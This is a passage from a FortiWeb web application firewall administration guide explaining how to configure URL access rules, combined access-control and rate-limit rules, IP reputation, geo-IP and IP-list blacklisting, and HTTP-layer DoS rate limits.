<b>Source Address Type</b>	<p>Select how you want to define matching client source IPs, by either:</p> <ul style="list-style-type: none"> <li>• <b>IPv4/IPv6 / IP Range</b> — Configure <i>IP</i>.</li> <li>• <b>Domain</b> — Configure <i>Domain</i>.</li> </ul>

- IP** Enter one of the following values:
- A single IP address that a client source IP must match, such as a trusted private network IP address (e.g. an administrator's computer, 172.16.1.20).
  - A range or addresses (e.g., 172.22.14.1-172.22.14.255 or 10:200::10:1-10:200:10:100).
- This option appears only if *Source Address Type* is *IP*.
- Domain** Type the fully qualified domain name (FQDN) that a client source IP must reverse resolve to in order to match.
- This option appears only if *Source Address Type* is *Domain*.
- URL Type** Select whether the *URL Pattern* field will contain a literal URL (*Simple String*), or a regular expression designed to match multiple URLs (*Regular Expression*).
- URL Pattern** Depending on your selection in *URL Type*, enter either:
- the literal URL, such as /admin.php. The URL must begin with a slash (/).
  - a regular expression.
- For example, the URL is:  
/send/?packet=1&token=41
- Use the following expression to match the exact, full URL, with both parameters set to any number:  
^\\send\\/\\?packet=[0-9]+\\&token=[0-9]+
- To match the exact, full URL when the values of the parameters are between 0 and 999,999:  
^\\send\\/\\?packet=[0-9]{1,6}\\&token=[0-9]{1,6}
- To match the root path regardless of appended parameters and without regard to order:  
^\\send\\/
- The pattern does not require a slash (/). However, it must at least match URLs that begin with a slash, such as /admin.cfm.
- When you finish typing the regular expression, click the >> (test) icon. This opens the *Regular Expression Validator* window where you can fine-tune the expression (see “[Regular expression syntax](#)” on page 726).
- Do not include the domain name, such as www.example.com, which is configured separately in the *Host* drop-down list for the URL access rule.
- Meet this condition if:** Select whether the access condition is met when the HTTP request matches both the regular expression (or text string) **and** source IP address of the client, or when it does **not** match the regular expression (or text string) and/or source IP address of the client.

7. Click *OK*.
8. Repeat the previous steps for each individual condition that you want to add to the URL access rule.
9. Go to *Web Protection > Access > URL Access Policy*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Web Protection Configuration* category. For details, see “[Permissions](#)” on page 52.

10. Click *Create New*.

A dialog appears.

	ID	Access Rule Name
<input checked="" type="checkbox"/>	1	URL Access1
<input type="checkbox"/>	2	URL Access2

11. In *Name*, type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.

12. Click *OK*.

13. Click *Create New* to add an entry to the set.

A dialog appears.

ID: auto  
Access Rule Name: Please Select ▾ [Detail...](#)

14. From the *Access Rule Name* drop-down list, select the name of a URL access rule to include in the policy.

To view or change the information associated with the rule, select the *Detail* link. The *URL Access Rule* dialog appears. Use the browser *Back* button to return.

15. Click *OK*.

16. Repeat the previous steps for each individual rule that you want to add to the URL access policy.

Rules at the top of the list have priority over rules further down. Use *Move* to change the order of the rules. (The *ID* value does not affect rule priority).

17. To apply the URL access policy, select it in an inline or offline protection profile (see “Configuring a protection profile for inline topologies” on page 496 or “Configuring a protection profile for an out-of-band topology or asynchronous mode of operation” on page 506).

Attack log messages contain `URL Access Violation` when this feature detects a suspicious HTTP request.

#### See also

- [Configuring a protection profile for inline topologies](#)
- [Configuring a protection profile for an out-of-band topology or asynchronous mode of operation](#)
- [IPv6 support](#)

## Combination access control & rate limiting

What if you want to allow a web crawler, but only if it is not too demanding, and comes from a source IP that is known to be legitimate for that crawler? What if you want to allow only a client that is a senior manager's IP, and only if it hasn't been infected by malware whose access rate is contributing to a DoS?

Advanced access control rules provide a degree of flexibility for these types of complex conditions. You can combine any or all of these criteria:

- source IP
- rate limit
- HTTP header or response code
- URL
- attack signature violation
- transaction or packet interval timeout
- real browser enforcement

In the rule, add all criteria that you require allowed traffic to match.

FortiWeb includes predefined rules that defend against some popular attacks. You cannot edit these predefined rules, but you can view their settings or create duplicates of them that you can edit (that is, by cloning).



Advanced access control is available even if FortiWeb derives client source IP addresses from the X-header field (see [“Defining your proxies, clients, & X-headers” on page 283](#) on page 278). For example, if FortiWeb is deployed behind a load balancer or other web proxy that applies source NAT.



FortiWeb disables the Real Browser Enforcement option when add any of the following filter types to an advanced access control rule: *Transaction Timeout*, *HTTP Response Code*, *Packet Interval Timeout*, *Occurrence*.

### To configure an advanced access control rule

1. Go to *Web Protection > Advanced Protection > Custom Rule*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Web Protection Configuration* category. For details, see [“Permissions” on page 52](#).

2. Do one of the following:

- To create a new rule, click *Create New*.
- To create a new rule based on a predefined rule, select the predefined rule to use, and then click *Clone*.

A dialog appears.

3. If you are cloning a predefined rule, enter a name for your new rule, and then click *OK*. To edit or review the rule settings, select the rule, and then click *Edit*.

#### 4. Configure these settings:

Setting name	Description
<b>Name</b>	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
<b>Action</b>	<p>Select which action the FortiWeb appliance will take when it detects a violation of the rule:</p> <ul style="list-style-type: none"> <li>• <b>Alert</b> — Accept the request and generate an alert email and/or log message.</li> <li>• <b>Alert &amp; Deny</b> — Block the request (or reset the connection) and generate an alert email and/or log message. You can customize the web page that will be returned to the client with the HTTP status code. See <a href="#">“Uploading a custom error page” on page 495</a> or <a href="#">Attack Blocking Error Message</a>.</li> <li>• <b>Period Block</b> — Block subsequent requests from the client for a number of seconds. Also configure <a href="#">Block Period</a>. You can customize the web page that will be returned to the client with the HTTP status code. See <a href="#">“Uploading a custom error page” on page 495</a> or <a href="#">Attack Blocking Error Message</a>.</li> </ul> <p>The default value is <i>Alert</i>.</p> <p><b>Caution:</b> This setting is ignored when <a href="#">Monitor Mode</a> is enabled.</p> <p><b>Note:</b> Logging and/or alert email will occur only if enabled and configured. See <a href="#">“Logging” on page 574</a> and <a href="#">“Alert email” on page 610</a>.</p> <p><b>Note:</b> If you will use this rule set with auto-learning, you should select <i>Alert</i>. If <a href="#">Action</a> is <i>Alert &amp; Deny</i>, or any other option that causes the FortiWeb appliance to terminate or modify the request or reply when it detects an attack attempt, the interruption will cause incomplete session information for auto-learning.</p>
<b>Block Period</b>	<p>Type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule.</p> <p>This setting is available only if <a href="#">Action</a> is set to <i>Period Block</i>. The valid range is from 1 to 3,600 (1 hour). The default value is 60. See also <a href="#">“Monitoring currently blocked IPs” on page 641</a>.</p>

Setting name	Description
<b>Severity</b>	<p>When rule violations are recorded in the attack log, each log message contains a <i>Severity Level</i> (<code>severity_level</code>) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule:</p> <ul style="list-style-type: none"> <li>• Low</li> <li>• Medium</li> <li>• High</li> </ul> <p>The default value is <i>Medium</i>.</p>
<b>Trigger Action</b>	<p>Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. See <a href="#">“Configuring triggers” on page 589</a>.</p>
<b>Real Browser Enforcement</b>	<p>Specifies whether FortiWeb returns a JavaScript to the client to test whether it is a web browser or automated tool when it meets any of the specified conditions. If the client fails the test or does not return results before the <i>Validation Timeout</i> expires, FortiWeb applies the <i>Action</i>. If the client appears to be a web browser, FortiWeb allows the client to exceed the action. See also <a href="#">“Bot analysis” on page 640</a>.</p> <p>FortiWeb disables the Real Browser Enforcement option when add any of the following filter types to an advanced access control rule: <i>Transaction Timeout</i>, <i>HTTP Response Code</i>, <i>Packet Interval Timeout</i>, <i>Occurrence</i>.</p>
<b>Validation Timeout</b>	<p>Enter the maximum amount of time that FortiWeb waits for results from the client for <i>Real Browser Enforcement</i>.</p>

5. Click *OK*.
6. Click *Create New* to add an entry to the set.  
A dialog appears.
7. From *Filter Type*, select one of the following conditions that a request must match in order to be allowed, then click *OK*.

The settings in the next dialog that appears varies by your selection in *Filter Type*.

- *Source IPv4/IPv6* — Type the IP address of a client that is allowed. Depending on your configuration of how FortiWeb derives the client’s IP (see [“Defining your proxies, clients, & X-headers” on page 283](#)), this may be the IP address that is indicated in an HTTP header rather than the IP header.
- *URL* — Type a regular expression that will match one or more URLs, such as `/index\.jsp`. Do not include the host name.



To accept requests that do **not** match the URL, do **not** precede the URL with an exclamation mark (!). Use the CLI to configure the `reverse-match {no | yes}` setting for this filter. For details, see the [FortiWeb CLI Reference](#).

- *HTTP Header* — Indicate a single *HTTP Header Name* such as `Host:`, and all **or** part of its value in *Header Value*. The request/response will match the condition if that header **contains** your exact value or matches your regular expression (depending on whether you have selected *Simple String* or *Regular Expression*). Value matching is **case sensitive**.



To prevent accidental matches, specify as much of the header's value as possible. Do not use an ambiguous substring.

For example, entering the value `192.168.1.1` would **also** match the IPs `192.168.10-19` and `192.168.100-199`. This result is probably unintended. The better solution would be to configure either:

- a regular expression such as `^192.168.1.1$` or
  - a source IP condition instead of an HTTP header condition
- *Access Rate Limit* — This is the number of requests per second per client IP. Depending on your configuration of how FortiWeb will derive the client's IP (see [“Defining your proxies, clients, & X-headers” on page 283](#)), this may be the IP address that is indicated in an HTTP header rather than the IP header.

You can add only one *Access Rate Limit* filter to each rule.

- *Signature Violation* — Matches if FortiWeb detects a selected category of attack signature in the current HTTP transaction. The following categories are available:
  - Cross Site Scripting
  - Cross Site Scripting (Extended)
  - SQL Injection
  - SQL Injection (Extended)
  - Generic Attacks
  - Generic Attacks (Extended)
  - Known Exploits

To use one of these categories in an advanced access control rule, enable the corresponding item in your signatures configuration. For more information, see [“Blocking known attacks & data leaks” on page 409](#).

- *Transaction Timeout* — Matches if the lifetime of a HTTP transaction exceeds the transaction timeout you specify. Specify a timeout value of 1 to 3600 seconds.
- *HTTP Response Code* — Matches if a HTTP response code matches a code or range of codes that you specify. For example, `404` or `500-503`. To specify more than one response code or range, create additional *HTTP Response Code* filters.
- *Packet Interval Timeout* — Matches if the time period between packets arriving from either the client or server (request or response packets) exceeds the value in seconds you specify for *Packet Timeout Interval*. Enter a value from 1 to 60.
- *Occurrence* — Matches if a transaction matches other filter types in the current rule at a rate that exceeds a threshold you specify.
  - To measure the rate by counting source client IP address, for *Traced By*, select *Source IP*.
  - To measure by client, select *User*.

**Note:** The *User* option requires you to enable the *Session Management* option in your protection profile. For more information, see [“Configuring a protection profile for inline topologies” on page 496](#).

8. Click *OK* to exit the sub-dialog and return to the rule configuration.

9. Repeat the previous steps for each individual criteria that you want to add to the access rule.  
For example, you can require both a matching request URL, HTTP header, and client source IP in order to allow a request.  
You can add only one *Access Rate Limit* filter to each rule.
10. Click *OK* to save the rule.
11. Go to *Web Protection > Advanced Protection > Custom Policy*.
12. Click *Create New*. Group the advanced access rules into a policy.  
For example, to create a policy that allows rate-limited access by 3 client IPs, you would group the corresponding 3 advanced access rules for each of those IPs into the policy.  
In *Priority*, enter the priority for each rule in relation to other defined rules. Rules with lower numbers (higher priority) are applied first.
13. To apply the advanced access policy, select it as the *Custom Rule* in a protection profile (see “[Configuring a protection profile for inline topologies](#)” on page 496 or “[Configuring a protection profile for an out-of-band topology or asynchronous mode of operation](#)” on page 506).  
Attack log messages contain `Custom Access Violation` when this feature detects an unauthorized access attempt.

**See also**

- [IPv6 support](#)

## Blacklisting & whitelisting clients

You can block requests from clients based upon their source IP address directly, their current reputation known to FortiGuard, or which country or region the IP address is associated with. Conversely, you can also exempt clients from scans typically included by the policy.

### Blacklisting source IPs with poor reputation

Manually identifying and blocking all known attackers in the world would be an impossible task. To block:

- botnets
- spammers
- phishers
- malicious spiders/crawlers
- virus-infected clients
- clients using anonymizing proxies
- DDoS participants

you can configure FortiWeb to use the FortiGuard IP Reputation. IP reputation leverages many techniques for accurate, early, and frequently updated identification of compromised and

malicious clients so you can block attackers **before** they target your servers. Data about dangerous clients derives from many sources around the globe, including:

- FortiGuard service statistics
- honeypots
- botnet forensic analysis
- anonymizing proxies
- 3<sup>rd</sup>-party sources in the security community

From these sources, Fortinet compiles a reputation for each public IP address. Clients will have poor reputations if they have been participating in attacks, willingly or otherwise. Because blacklisting innocent clients is equally undesirable, Fortinet also restores the reputations of clients that improve their behavior. This is crucial when an infected computer is cleaned, or in DHCP or PPPoE pools where an innocent client receives an IP address that was previously leased by an attacker.



Because IP reputation data is based on evidence of hostility rather than a client's current physical location on the globe, if your goal is to block attackers rather than restrict delivery, this feature may be preferable.

IP reputation knowledge is regularly updated if you have subscribed and connected your FortiWeb to the FortiGuard IP Reputation service (see [“Connecting to FortiGuard services” on page 142](#)). Due to this, new options will periodically appear. You can monitor the [FortiGuard web site feed](#) for security advisories which may correlate with new IP reputation-related options.



Because geographical IP policies are evaluated before many other techniques, defining these IP addresses can be used to improve performance. For details, see [“Sequence of scans” on page 21](#).



X-header-derived client source IPs (see [“Defining your proxies, clients, & X-headers” on page 283](#)) do **not** support this feature in this release. If FortiWeb is deployed behind a load balancer or other web proxy that applies source NAT, this feature will not work.

### To configure the policy

1. If you need to exempt some clients' public IP addresses due to possible false positives, configure IP reputation exemptions first. Go to *IP Reputation > IP Reputation > Exceptions*.
2. Go to *IP Reputation > IP Reputation > Policy*.

Edit IP Reputation Policy						
Category	Status	Action	Block Period	Severity	Trigger Action	
Botnet	<input checked="" type="checkbox"/>	Period Block	60	Low	Please Select	
Anonymous Proxy	<input checked="" type="checkbox"/>	Send 403 Forbidde	60	Low	Please Select	
Phishing	<input checked="" type="checkbox"/>	Period Block	60	Low	Please Select	
Spam	<input checked="" type="checkbox"/>	Alert	60	Low	Please Select	
Others	<input checked="" type="checkbox"/>	Alert	60	Low	Please Select	

**Apply**

3. In the *Status* column, enable categories of disreputable clients that you want to block and/or log.



APTs often mask their source IP using anonymizing proxies. While casual attackers will move on to easier potential targets if their initial attempts fail, APTs are motivated to persist until they achieve a successful breach. Early warning can be critical. Therefore even if some innocent anonymous clients use your web servers and you do not want to block them, you still may want to log proxied anonymous requests. Filtering your other attack logs by these anonymous IPs can help you to locate and focus on dangerous requests from these IPs, whether you want to use them to configure a defense, for law enforcement, or for forensic analysis.

4. Similar to configuring attack signatures, also configure *Action*, *Block Period*, *Severity*, and *Trigger Action*.
5. Click *Apply*.
6. To apply your IP reputation policy, enable *IP Reputation* in a protection profile that is used by a policy (see “[Configuring a protection profile for inline topologies](#)” on page 496 or “[Configuring a protection profile for an out-of-band topology or asynchronous mode of operation](#)” on page 506).

Attack log messages contain `Anonymous Proxy : IP Reputation Violation` or `Botnet : IP Reputation Violation` when this feature detects a possible attack.

#### See also

- [Predefined suspicious request URLs](#)
- [Configuring an auto-learning profile](#)
- [Recognizing data types](#)
- [Connecting to FortiGuard services](#)
- [How often does Fortinet provide FortiGuard updates for FortiWeb?](#)

## Blacklisting & whitelisting countries & regions

While many web sites are truly global in nature, others are specific to a region. Government web applications that provide services only to its residents are one example.

In such cases, when requests *appear* to originate from other parts of the world, it may not be worth the security risk to accept them.

- DDoS botnets and mercenary hackers might be the predominant traffic source.
- Anonymizing VPN services or Tor may have been used to mask the true source IP of an attacker that is actually within your own country.



Blacklisting clients individually in this case would be time-consuming and difficult to maintain due to PPPoE or other dynamic allocations of public IP addresses, and IP blocks that are re-used by innocent clients.

FortiWeb allows you to block traffic from many IP addresses that are currently known to belong to networks in other regions. It uses a [MaxMind GeoLite](#) database of mappings between geographical regions and all public IP addresses that are known to originate from them. You can also specify exceptions to the blacklist, which allows you

to, for example, block a country or region but allow a geographic location within that country or region.



Because network mappings may change as networks grow and shrink, if you use this feature, be sure to periodically update the geography-to-IP mapping database. To download the file, go to the [Fortinet Technical Support web site](#).



Because geographical IP policies are evaluated before many other techniques, defining these IP addresses can be used to improve performance. For details, see [“Sequence of scans” on page 21](#).

### To configure blocking by geography

1. Verify that client source IP addresses are visible to FortiWeb in either the X-headers or as the SRC field at the IP layer (see [“Defining your web servers & load balancers” on page 260](#)).

If FortiWeb is behind an external load balancer that applies SNAT, for example, you may need to configure it to append its and the client's IP address to `X-Forwarded-For`: in the HTTP header so that FortiWeb can apply this feature. Otherwise, all traffic may appear to come from the same client, with a private network IP: the external load balancer.

2. If you want to use a trigger to create a log message and/or alert email when a geographically blacklisted client attempts to connect to your web servers, configure the trigger first. See [“Configuring triggers” on page 589](#).
3. If you need to exempt some clients' public IP addresses, configure Geo IP reputation exemptions first:

- a. Go to *Web Protection* > *Access* > *Geo IP Exceptions*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Web Protection Configuration* category. For details, see [“Permissions” on page 52](#).

- b. Specify a name for the exception item, and then click *OK*.

- c. Click *Create New* to add IPv4 addresses (for example, `192.168.0.1`) or IP ranges (for example, `192.168.0.1-192.168.0.255`) to the exception item, as required.

4. Go to *Web Protection* > *Access* > *Geo IP*.
5. Click *Create New*.  
A dialog appears.

6. Configure these settings:

**Edit Geo IP Block Policy**

**Name**

**Severity** Low ▼

**Trigger Action** notification-servers-1 ▼


+ **Add Country**
🗑️ Delete

	ID	Country Name
<input type="checkbox"/>	1	Belize
<input type="checkbox"/>	2	Canada
<input type="checkbox"/>	3	Mexico
<input type="checkbox"/>	4	United States

Setting name	Description
<b>Name</b>	Type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
<b>Severity</b>	<p>When rule violations are recorded in the attack log, each log message contains a <i>Severity Level</i> (<code>severity_level</code>) field. Select which severity level the FortiWeb appliance will use when a blacklisted IP address attempts to connect to your web servers:</p> <ul style="list-style-type: none"> <li>Low</li> <li>Medium</li> <li>High</li> </ul>
<b>Trigger Action</b>	Select which trigger, if any, that the FortiWeb appliance uses when it logs and/or sends an alert email about a blacklisted IP address's attempt to connect to your web servers. See <a href="#">“Configuring triggers” on page 589</a> .

7. Click *OK*.
8. Click *Create New*.

9. From the *Country* list on the left, select one or more geographical regions that you want to block, then click the right arrow to move them to the *Selected Country* list on the right.
- In addition to countries, the *Country* list also includes distinct territories within a country, such as Puerto Rico and United States Minor Outlying Islands, and regions that are not associated with any country, such as Antarctica.



10. Click *OK*.

The web UI returns to the initial dialog. The countries that you are blocking will appear as individual entries.

11. Click *OK*.

12. To apply your geographical blocking rule, select it in a protection profile (see [“Configuring a protection profile for inline topologies”](#) on page 496 or [“Configuring a protection profile for an out-of-band topology or asynchronous mode of operation”](#) on page 506) that is being used by a server policy.

#### See also

- [Blacklisting & whitelisting clients using a source IP or source IP range](#)
- [Connecting to FortiGuard services](#)
- [How often does Fortinet provide FortiGuard updates for FortiWeb?](#)

## Blacklisting & whitelisting clients using a source IP or source IP range

You can define which source IP addresses are trusted clients, undetermined, or distrusted.

- **Trusted IPs** — Almost always allowed to access to your protected web servers. Trusted IPs are exempt from many (but not all) of the restrictions that would otherwise be applied by a server policy. For a list of skipped scans, see [“Sequence of scans” on page 21](#).
- **Neither** — If a source IP address *is neither* explicitly blacklisted or trusted by an IP list policy, the client will be able to access your web servers, *unless* it is blocked by any of your other configured, subsequent web protection scan techniques (see [“Sequence of scans” on page 21](#)).
- **Blacklisted IPs** — Blocked and prevented from accessing your protected web servers. Requests from blacklisted IP addresses receive a warning message as the HTTP response. The warning message page includes *ID: 70007*, which is the ID of all attack log messages about requests from blacklisted IPs.

**Figure 47:**Warning response to blacklisted IPs

### Web Page Blocked!

The page cannot be displayed. Please contact the administrator for additional information.

ID: 70007  
Client IP: 172.20.120.49

Because many businesses, universities, and even now home networks use NAT, a packet's source IP address may not necessarily match that of the client. Keep in mind that if you black list or white list an individual source IP, it may therefore inadvertently affect other clients that share the same IP.



X-header-derived client source IPs (see [“Defining your proxies, clients, & X-headers” on page 283](#)) do **not** support this feature in this release. If FortiWeb is deployed behind a load balancer or other web proxy that applies source NAT, this feature will not work.



Because trusted and blacklisted IP policies are evaluated before many other techniques, defining these IP addresses can be used to improve performance. For details, see [“Sequence of scans” on page 21](#).

#### To configure policies for individual source IPs

1. If you want to use a trigger to create a log message and/or alert email when a blacklisted client attempts to connect to your web servers, configure the trigger first. See [“Configuring triggers” on page 589](#).

- Go to *Web Protection > Access > IP List*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Web Protection Configuration* category. For details, see "Permissions" on page 52.

- Click *Create New*.

A dialog appears.

- In *Name*, type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.

- Click *OK*.

- Click *Create New* to add an entry to the set.

A dialog appears.

- Configure these settings:

Setting name	Description
<b>Type</b>	Select either: <ul style="list-style-type: none"> <li><b>Trust IP</b> — The source IP address is trusted and allowed to access your web servers, <i>unless</i> it fails a previous scan (see "Sequence of scans" on page 21).</li> <li><b>Black IP</b> — The source IP address that is <i>dis</i>trusted, and is permanently blocked (blacklisted) from accessing your web servers, even if it would normally pass all other scans.</li> </ul> <p><b>Note:</b> If multiple clients share the same source IP address, such as when a group of clients is behind a firewall or router performing network address translation (NAT), blacklisting the source IP address could block innocent clients that share the same source IP address with an offending client.</p>
<b>IPv4/IPv6 / IP Range</b>	Type the client's source IP address. You can enter either a single IP address or a range or addresses (e.g., 172.22.14.1-172.22.14.255 or 10:200::10:1-10:200:10:100).

Setting name	Description
<b>Severity</b>	When rule violations are recorded in the attack log, each log message contains a <i>Severity Level</i> ( <code>severity_level</code> ) field. Select which severity level the FortiWeb appliance will use when a blacklisted IP address attempts to connect to your web servers: <ul style="list-style-type: none"> <li>• Low</li> <li>• Medium</li> <li>• High</li> </ul>
<b>Trigger Action</b>	Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a blacklisted IP address's attempt to connect to your web servers. See <a href="#">“Configuring triggers” on page 589</a> .

8. Click *OK*.
9. Repeat the previous steps for each individual IP list member that you want to add to the IP list.
10. To apply the IP list, select it in an inline or offline protection profile (see [“Configuring a protection profile for inline topologies” on page 496](#) or [“Configuring a protection profile for an out-of-band topology or asynchronous mode of operation” on page 506](#)).

Attack log messages contain `Blacklisted IP blocked` when this feature detects a blacklisted source IP address.

#### See also

- [IPv6 support](#)
- [Blacklisting & whitelisting countries & regions](#)
- [Sequence of scans](#)
- [Monitoring currently blocked IPs](#)

## Blacklisting content scrapers, search engines, web crawlers, & other robots

You can use FortiWeb features to control access by Internet robots such as:

- search engine indexers
- automated tools such as link checkers, web crawlers, and spiders

FortiWeb keeps up-to-date the predefined signatures for malicious robots and source IPs if you have subscribed to FortiGuard Security Service.

To block typically unwanted automated tools, use [Bad Robot](#).

To control which search engine crawlers are allowed to access your sites, go to [Server Objects > Global > Known Search Engines](#); also configure [Allow Known Search Engines](#).

#### See also

- [Sequence of scans](#)

# Rate limiting

In addition to controlling which URLs a client can access, you can control how often. This can be especially important to preventing scouting and brute force password attacks.



If a client is not really interested in actually receiving a response and/or attempting to authenticate or connecting, but is simply attempting to consume resources in order to deprive legitimate clients, consider more than simple HTTP-layer rate limiting. See also [“DoS prevention” on page 360](#).

If you need to restrict access as well as rate limiting, you can do both at the same time. See [“Combination access control & rate limiting” on page 347](#).

## DoS prevention

You can protect your web assets from a wide variety of denial of service (DoS) attacks.



Some DoS protection features are not supported in all modes of operation. For details, see [“Supported features in each operation mode” on page 69](#).

DoS features are organized by which open system interconnections (OSI) model layer they use primarily to apply the rate limit:

- Application layer (HTTP or HTTPS)
- Network and transport layer (TCP/IP)

Appropriate DoS rate limits vary by the web application you are protecting. For details, see [“Reducing false positives” on page 659](#).

## Configuring application-layer DoS protection

The *DoS Protection > Application* submenu enables you to configure DoS protection at the network application layer.

For some DoS protection features, the FortiWeb appliance uses session management to track requests.

1. When a FortiWeb appliance receives the first request from any client, it adds a session cookie to the response from the web server in order to track the session. The client will include the cookie in subsequent requests.
2. If a client sends another request before the session timeout, FortiWeb examines the session cookie in the request.
  - If the cookie does not exist or its value has changed, the FortiWeb appliance drops the request.
  - If the same cookie exists, the request is treated as part of the same session. FortiWeb increments its count of connections and/or requests from the client. If the rate exceeds the limit, FortiWeb drops the extra connection or request.

## See also

- [Limiting the total HTTP request rate from an IP](#)
- [Limiting TCP connections per IP address by session cookie](#)
- [Preventing an HTTP request flood](#)

## Limiting the total HTTP request rate from an IP

You can limit the number of HTTP requests per second, per source IP address.

This feature is similar to *DoS Protection > Application > HTTP Flood Prevention*. However, this feature can prevent HTTP request floods that involve many different URLs. It also can detect source IP addresses that are shared by multiple clients, and intelligently enforce a separate request rate limit for those IPs, even if those clients do not support cookies.

FortiWeb appliances track the rate of requests from each source IP address, regardless of their HTTP method. If the rate of requests exceeds the limit, FortiWeb performs the *Action*.



This scan is bypassed if the client's source IP is a known search engine and you have enabled *Allow Known Search Engines*.

### To configure an HTTP request rate limit

1. Before you configure the rate limit, enable detection of when source IP addresses are shared by multiple clients. For details, see [“Advanced settings” on page 553](#).



If you do not enable detection of shared IP addresses (*Shared IP*), the second threshold, *HTTP Request Limit/sec (Shared IP)* will be ignored.

2. Go to *DoS Protection > Application > HTTP Access Limit*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Web Protection Configuration* category. For details, see [“Permissions” on page 52](#).

3. Click *Create New*.

A dialog appears.

4. Configure these settings:

**New HTTP Access Limit**

<b>Name</b>	<input style="width: 90%;" type="text" value="request-rate-limit1"/>
<b>HTTP Request Limit/sec (Standalone IP)</b>	<input style="width: 60%;" type="text" value="20"/> (0~65536)
<b>HTTP Request Limit/sec (Shared IP)</b>	<input style="width: 60%;" type="text" value="60"/> (0~65536)
<i>Limits the amount of HTTP requests per second from a certain IP</i>	
<b>Real Browser Enforcement</b>	<input checked="" type="checkbox"/>
<b>Validation Timeout</b>	<input style="width: 60%;" type="text" value="20"/> (5~30)Second
<i>When checked FortiWeb will validate the source once exceeds the request threshold. Validation must occur in the timeout defined or the below action will be executed</i>	
<b>Action</b>	<input style="width: 90%;" type="text" value="Period Block"/>
<b>Block Period</b>	<input style="width: 60%;" type="text" value="600"/> (1~10000)(Seconds)
<b>Severity</b>	<input style="width: 60%;" type="text" value="Medium"/>
<b>Trigger Policy</b>	<input style="width: 90%;" type="text" value="Please Select"/>
<input type="button" value="OK"/> <input type="button" value="Cancel"/>	

Setting name	Description
<b>Name</b>	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
<b>HTTP Request Limit/sec (Standalone IP)</b>	<p>Type a rate limit for the maximum number of HTTP requests per second from each source IP address that is a single HTTP client.</p> <p>For example, if loading a web page involves:</p> <ul style="list-style-type: none"> <li>• 1 HTML file request</li> <li>• 1 external JavaScript file request</li> <li>• 3 image requests</li> </ul> <p>the rate limit should be at least 5, but could be some multiple such as 10 or 15 in order to allow 2 or 3 page loads per second from each client.</p> <p>For best results, this should be <b>at least</b> as many requests as required to normally load the URL. When a client accesses a web application, it normally requests many files, such as images and style sheets, used by the web page itself. If you set limits too low, it can cause false positive attack detections and block requests. In extreme cases, this could prevent a single web page from fully loading all of its components — images, CSS, and other external files.</p> <p>The valid range is from 0 to 65,536. The default value is 0. Fortinet suggests an initial value of 500. See also <a href="#">“Reducing false positives” on page 659</a>.</p>
